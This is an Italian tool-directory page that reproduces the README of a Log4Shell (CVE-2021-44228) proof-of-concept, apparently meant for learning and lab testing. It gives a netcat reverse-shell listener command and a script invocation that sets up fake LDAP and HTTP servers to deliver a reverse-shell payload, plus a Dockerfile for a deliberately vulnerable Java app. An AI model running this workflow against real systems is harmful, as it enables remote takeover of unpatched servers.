
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
LOGJ4_PocShell_CVE-2021-44228 — Exploit proof-of-concept per CVE-2021-44228 (Log4Shell) che automatizza i server LDAP e HTTP per fornire un payload di reverse shell a un'applicazione Java vulnerabile. | Kitploit
Strumenti/GitHubGitHub/yanghyperdata/logj4_pocshell_cve-2021-44228
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebApprendimento e FormazioneLab e Pratica
GitHubyanghyperdata/logj4_pocshell_cve-2021-44228

LOGJ4_PocShell_CVE-2021-44228

Exploit proof-of-concept per CVE-2021-44228 (Log4Shell) che automatizza i server LDAP e HTTP per fornire un payload di reverse shell a un'applicazione Java vulnerabile.

Vedi Repository
312 anni faNon ancora revisionato
Condividi

log4j-shell-poc

Una prova di concetto per la vulnerabilità recentemente scoperta CVE-2021-44228.

Recentemente è stata scoperta una nuova vulnerabilità in log4j, una libreria di logging Java ampiamente utilizzata in applicazioni come Elasticsearch, Minecraft e molte altre.

In questo repository è presente un'applicazione vulnerabile di esempio e un exploit proof-of-concept (POC) della stessa.

Proof-of-concept (POC)

Come PoC è presente un file Python che automatizza il processo.

Requisiti:

pip install -r requirements.txt

Utilizzo:

  • Avvia un listener netcat per accettare la connessione della reverse shell.
nc -lvnp 9001
  • Avvia l'exploit.
    Nota: Affinché funzioni, l'archivio Java estratto deve chiamarsi: jdk1.8.0_20 e trovarsi nella stessa directory.
$ python3 poc.py --userip localhost --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[+] Exploit java class created success
[+] Setting up fake LDAP server
Listening on 0.0.0.0:1389

Questo script configurerà per te il server HTTP e il server LDAP, e creerà anche il payload che potrai incollare nel parametro vulnerabile. Successivamente, se tutto è andato bene, dovresti ottenere una shell sulla porta di ascolto.


Applicazione vulnerabile

È presente un Dockerfile con l'applicazione web vulnerabile. Puoi usarlo seguendo i passaggi seguenti:

1: docker build -t log4j-shell-poc .
2: docker run --network host log4j-shell-poc

Una volta in esecuzione, puoi accedervi su localhost:8080


Ottenere la versione Java.

Oracle per fortuna fornisce un archivio per tutte le versioni precedenti di Java:
https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html.
Scorri fino a 8u20 e scarica i file appropriati per il tuo sistema operativo e hardware. Screenshot from 2021-12-11 00-09-25

Nota: Devi creare un account per poter scaricare il pacchetto.

Una volta scaricato ed estratto l'archivio, puoi trovare java e alcuni binari correlati in jdk1.8.0_20/bin.
Nota: Assicurati di estrarre la cartella jdk in questo repository con lo stesso nome per farlo funzionare.

❯ tar -xf jdk-8u20-linux-x64.tar.gz

❯ ./jdk1.8.0_20/bin/java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)

Disclaimer

Questo repository non è inteso come un exploit a un clic per CVE-2021-44228. Lo scopo di questo progetto è aiutare le persone a conoscere questa vulnerabilità e magari testare le proprie applicazioni (tuttavia esistono applicazioni migliori per questo scopo, ad esempio: https://log4shell.tools/).


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    396
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    258
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    257

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →




